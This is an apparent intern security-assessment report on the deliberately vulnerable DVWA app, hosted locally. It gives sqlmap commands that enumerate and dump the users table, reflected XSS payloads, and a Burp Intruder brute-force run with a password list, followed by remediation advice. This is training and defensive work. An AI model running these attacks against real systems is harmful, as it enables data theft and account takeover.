Future Interns

WEB APPLICATION SECURITY TESTING

VULNERABILITY ASSESSMENT OF DVWA

Conducted by: **Mejbah Uddin Ahmmed**

Institution / Organization: Future Interns

Submission Date: 17/06/2025

TABLE OF CONTENT

Summary

This report presents the findings from a manual security assessment conducted on the **Damn Vulnerable Web Application (DVWA)**, hosted locally in a controlled environment. The primary objective was to identify and exploit common web application vulnerabilities using industry-standard tools such as **Burp Suite Community Edition**, **SQLMap**, and **Kali Linux**.

The following critical vulnerabilities were confirmed during the assessment:

- SQL Injection (SQLi)
- Reflected Cross-Site Scripting (XSS)
- Authentication Brute Force

Each vulnerability is documented with:

- Clear reproduction steps
- Technical impact analysis
- Professional remediation recommendations

Tools Used

Tool	Purpose
Burp Suite Community Edition	Manual testing, request interception, Intruder module for brute force
SQLMap	Automated SQL injection testing and database enumeration
Mozilla Firefox (with Burp Proxy)	Browser-based testing and proxy interception
Kali Linux	Platform for running offensive security tools
DVWA	Deliberately vulnerable target web application

Vulnerability 1: SQL Injection (SQLi)

Description

A SQL Injection vulnerability was discovered in the id parameter of the SQLi module in DVWA. Using **SQLMap**, it was confirmed that the backend database is vulnerable to arbitrary SQL command execution.

Steps to Reproduce

1. Visit:
   SQL injection page on DVWA
2. Capture session cookie via Burp Suite.
3. Run SQLMap to enumerate databases:


   sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=..." --batch --dbs


4. Identify and list tables from dvwa:


   sqlmap -u " http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit " --cookie=" security=low; PHPSESSID=..." -D dvwa --tables

5. Dump user data from the user's table:

   sqlmap -u " http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit " --cookie=" security=low; PHPSESSID=..." -D dvwa -T users --dump







Impact

Attackers can retrieve sensitive data such as usernames and password hashes, potentially compromising user accounts and application integrity.

Recommendation

- Use **parameterized queries** or **prepared statements**
- Implement **Web Application Firewalls (WAF)** for detection and blocking
- **Sanitize and validate** all user inputs at the server level

Vulnerability 2: Reflected Cross-Site Scripting (XSS)

Description


The Reflected XSS vulnerability exists in the xss_r module. The application fails to sanitize or encode user-supplied input, allowing injection of malicious scripts.


Steps to Reproduce

1. Visit:
   XSS(Reflected) page on DVWA
2. Enter payload:
   <script>alert('XSS')</script>
3. Intercept and inspect the request using Burp Suite.
4. Observe that the JavaScript alert is triggered in the browser.


Payloads Tested

- <script>alert('XSS')</script>
- <img src=x onerror=alert('xss')>
- <svg/onload=alert('XSS')>




Burp Suite Community Edition v2025.3.4 - Temporary Project
Request
Pretty
Raw
Hex
1 GET /DVWA/vulnerabilities/xss_r/?name=test HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/xss_r/
9 Cookie: PHPSESSID=be3565b8cfcd2b0ef1af8d22afdb7acb; security=low; theme=light
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers


Request
Pretty
Raw
Hex
1 GET /DVWA/vulnerabilities/xss_r/?name=<script>alert('XSS')</script> HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/xss_r/
9 Cookie: PHPSESSID=be3565b8cfcd2b0ef1af8d22afdb7acb; security=low; theme=light
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i


localhost
XSS
OK

Impact

Allows attackers to execute scripts in the victim's browser, potentially leading to:

- Session hijacking
- Cookie theft
- Unintended actions on behalf of the user

Recommendation

- Sanitize and **HTML-encode** all user inputs
- Apply **Content Security Policy (CSP)** headers
- Follow **secure coding practices** (e.g., input/output encoding)

Vulnerability 3: Authentication Flaw (Brute Force)

Description


The brute force login mechanism in DVWA lacks primary protections like rate limiting or CAPTCHA, making it vulnerable to automated login attacks.


Steps to Reproduce


1. Visit:
   Brute Force page on DVWA
2. Submit dummy credentials with Intercept ON in Burp Suite.
3. Send request to **Intruder**.
4. Set position on the password parameter and load a wordlist.
5. Launch the attack and monitor response lengths or status codes.
6. A valid credential is detected based on a response change.

Common Passwords Used

- password
- 123456
- admin
- letmein
- root




2. Intruder attack of http://localhost
Attack
Save
2. Intruder attack of http://localhost
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
Comment
0 200 5 5030
1 password 200 4 5072
2 123456 200 2 5030
3 admin 200 1 5029
4 letmein 200 1 5030
5 root 200 1 5029
Request
Response
Pretty
Raw
Hex
GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=be3565b8cfcd2b0ef1af8d22afdb7acb; security=low; theme=light
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Search
0 highlights
Finished
Payloads
Resource pool
Settings


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp
Project
Intruder
Repeater
View
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Settings
Sniper attack
Start attack
Target
http://localhost
Update Host header to match target
Positions
Add §
Clear §
Auto §
GET /DVWA/vulnerabilities/brute/?username=admin&password=§test§&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=be3565b8cfcd2b0ef1af8d22afdb7acb; security=low; theme=light
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Search
1 highlight
1 payload position
Length: 638
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 5
Request count: 5
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
password
123456
admin
letmein
root
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
Event log (1)
All issues
Memory: 108.6MB
Disabled
Payloads
Resource pool
Settings

Impact

Unauthorized access to user accounts may result in:

- Data leakage
- Privilege escalation
- Complete system compromise

Recommendation

- Implement **rate limiting** and **account lockouts**
- Use **CAPTCHA** to prevent automated submissions
- Normalize all login responses (status codes & response size)

Conclusion

The evaluation of DVWA discovered multiple vital protection flaws that mirror real-world risks in web application development. Key takeaways and competencies proven encompass:

- Manual and automated vulnerability detection
- Secure coding awareness
- Real-world exploitation using trusted tools
- Application of ethical hacking methodology

By mitigating the recognized dangers and applying secure development practices, system integrity and consumer statistics confidentiality may be greatly more desirable.